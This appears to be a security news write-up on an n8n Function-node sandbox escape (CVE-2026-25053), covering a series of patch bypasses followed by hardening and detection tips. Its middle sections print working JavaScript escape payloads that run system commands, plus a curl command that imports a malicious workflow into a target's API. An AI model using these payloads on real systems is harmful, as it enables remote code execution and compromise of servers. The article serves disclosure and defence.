
Listen to this Post
Introduction

n8n is a popular open‑source workflow automation tool that allows users to connect apps and services using a visual interface. Its flexibility, however, comes with a significant security risk: the ability to execute custom JavaScript code inside Function nodes. A recently disclosed zero‑day vulnerability, tracked as CVE‑2026‑25053, demonstrates how an attacker can escape the intended sandbox and achieve remote code execution (RCE) on the host system. This article dissects the exploit chain, explains how multiple vendor patches were bypassed, and provides actionable steps to secure your n8n instances.
Learning Objectives
- Understand the architecture of n8n and its sandboxing mechanisms.
- Analyze the exploit chain that bypassed multiple security fixes.
- Learn mitigation strategies and hardening techniques for n8n deployments.
You Should Know
1. Understanding n8n’s Execution Model and Sandboxing
n8n allows users to create workflows that include Function Nodes – blocks where custom JavaScript code can be written. To prevent malicious code from affecting the host, n8n historically attempted to run this code inside a sandbox. The sandbox was built using Node.js’s `vm2` module (or similar) to isolate the execution context.
To set up a local test environment:
 Pull and run n8n using Docker
docker run -it --rm --name n8n -p 5678:5678 n8nio/n8n
Once running, access the UI at `http://localhost:5678`. Create a new workflow, add a Function node, and enter a simple script like:
return [{ message: "Hello, world!" }];
This works as expected, but the real test is whether an attacker can break out.
2. The Initial Vulnerability: Inadequate Input Sanitization
Early versions of n8n did not sufficiently restrict the execution context. An attacker could use JavaScript’s `process` object to spawn system commands. For example, inside a Function node, the following payload would execute `id` on the host:
const { execSync } = require('child_process');
return [{ output: execSync('id').toString() }];
The sandbox allowed access to Node.js core modules, leading to direct RCE. This was the initial flaw.
3. First Patch and Its Bypass
The vendor responded by blacklisting certain keywords (process, require, etc.) and implementing a more restrictive sandbox using `vm2` with limited permissions. However, attackers quickly found ways to circumvent these filters.
A common bypass technique involved using indirect references. For instance, instead of calling `require` directly, an attacker could use:
this.constructor.constructor('return process')()();
This retrieves the `process` object via the constructor chain. Alternatively, using `arguments.callee.caller` or `(()=>{}).constructor` could re‑introduce access to restricted globals. A working proof‑of‑concept at that time might have looked like:
const sandboxEscape = this.constructor.constructor('return process')();
const cmd = sandboxEscape.mainModule.require('child_process').execSync('whoami').toString();
return [{ output: cmd }];
This bypassed simple keyword filters because the string `’process’` was dynamically constructed.
4. Second Patch and the Ultimate Bypass (CVE‑2026‑25053)
The vendor then hardened the sandbox by using a deep‑frozen context and removing all references to dangerous constructors. Unfortunately, CVE‑2026‑25053 revealed a more subtle bypass that exploited n8n’s internal helper functions.
The researcher discovered that the Function node’s execution environment still had access to a global object named $input, which contained references to internal n8n methods. By traversing the prototype chain of $input, they could eventually reach a constructor that was not fully frozen. The final exploit chain looked like this:
// Step 1: Obtain a reference to a writable object
let escape = $input.constructor.constructor;

// Step 2: Use it to create a new Function that returns 'process'
let getProcess = escape('return process');

// Step 3: Execute a command
let result = getProcess().mainModule.require('child_process').execSync('id').toString();

return [{ output: result }];
When saved and executed inside a Function node, this code would run arbitrary system commands on the host.
To exploit this remotely, an attacker could import a malicious workflow via the n8n API:
 Craft a workflow JSON with the malicious Function node
cat > exploit.json <<EOF
{
"name": "Malicious Workflow",
"nodes": [
{
"name": "Escape",
"type": "n8n-nodes-base.function",
"position": [250, 300],
"parameters": {
"functionCode": "let escape = $input.constructor.constructor; let getProcess = escape('return process'); let result = getProcess().mainModule.require('child_process').execSync('id').toString(); return [{ output: result }];"
}
}
]
}
EOF

Import the workflow (replace with actual target)
curl -X POST http://target:5678/api/v1/workflows \
-H "Content-Type: application/json" \
-d @exploit.json
If the n8n instance has no authentication (common in internal deployments), the attacker gains RCE.
5. Mitigation and Hardening
To protect n8n instances, implement the following measures:
- Update Immediately: Upgrade to the patched version (once available).
- Restrict Network Access: Use firewalls to limit access to the n8n web interface (e.g., allow only specific IPs).
- Run with Least Privilege: Use a dedicated, non‑root user inside the container.
docker run -u 1000:1000 -it --rm -p 5678:5678 n8nio/n8n
- Enable Authentication: Set `N8N_BASIC_AUTH_ACTIVE=true` and define credentials.
- Disable Function Nodes: If not required, set environment variable
N8N_FUNCTION_NODE_ENABLED=false. - Use Read‑Only Root Filesystem:
docker run --read-only -v n8n_data:/home/node/.n8n -p 5678:5678 n8nio/n8n
- Apply Seccomp/AppArmor Profiles: Limit system calls available to the container.
6. Detection and Monitoring
Monitor logs for unusual activity that may indicate exploitation attempts:
- Process Spawning: Look for unexpected commands like
id,whoami,curl, or reverse shells. - n8n Logs: Check for errors such as `Error: Cannot find module` or unusual function execution.
Example: search for child_process usage in n8n logs
docker logs n8n 2>&1 | grep -i "child_process"
- API Access Logs: Review access to `/api/v1/workflows` for unexpected POST requests.
- Use Falco or Auditd: Monitor system calls from the n8n process.
7. Conclusion: The Importance of Defense in Depth
This vulnerability chain illustrates that no single sandbox is impenetrable. Even after multiple patches, a determined researcher found a way to break out. Organizations must adopt a defense‑in‑depth strategy: combine sandboxing with strict network controls, authentication, and continuous monitoring.
What Undercode Say
- Key Takeaway 1: Sandboxing user‑supplied code is extremely challenging; always assume it can be bypassed.
- Key Takeaway 2: Patch management alone is insufficient – regular security audits and code reviews are essential to catch logic flaws that patches might miss.
- Analysis: Low‑code platforms like n8n are becoming prime targets because they bridge internal systems with external inputs. This incident underscores the need for a zero‑trust approach: treat every workflow as potentially malicious, isolate execution environments, and enforce the principle of least privilege at every layer. The ease with which the sandbox was broken also highlights the risks of relying on JavaScript’s dynamic features in security‑sensitive contexts.
Prediction
As workflow automation tools gain wider adoption, attackers will increasingly target them to pivot into internal networks. Expect a surge in vulnerabilities related to sandbox escapes and insecure deserialization in such platforms. Vendors will need to invest in more robust isolation techniques, possibly moving to WebAssembly‑based sandboxes or microVM technologies to contain future exploits.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Yadhukrishnam I – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


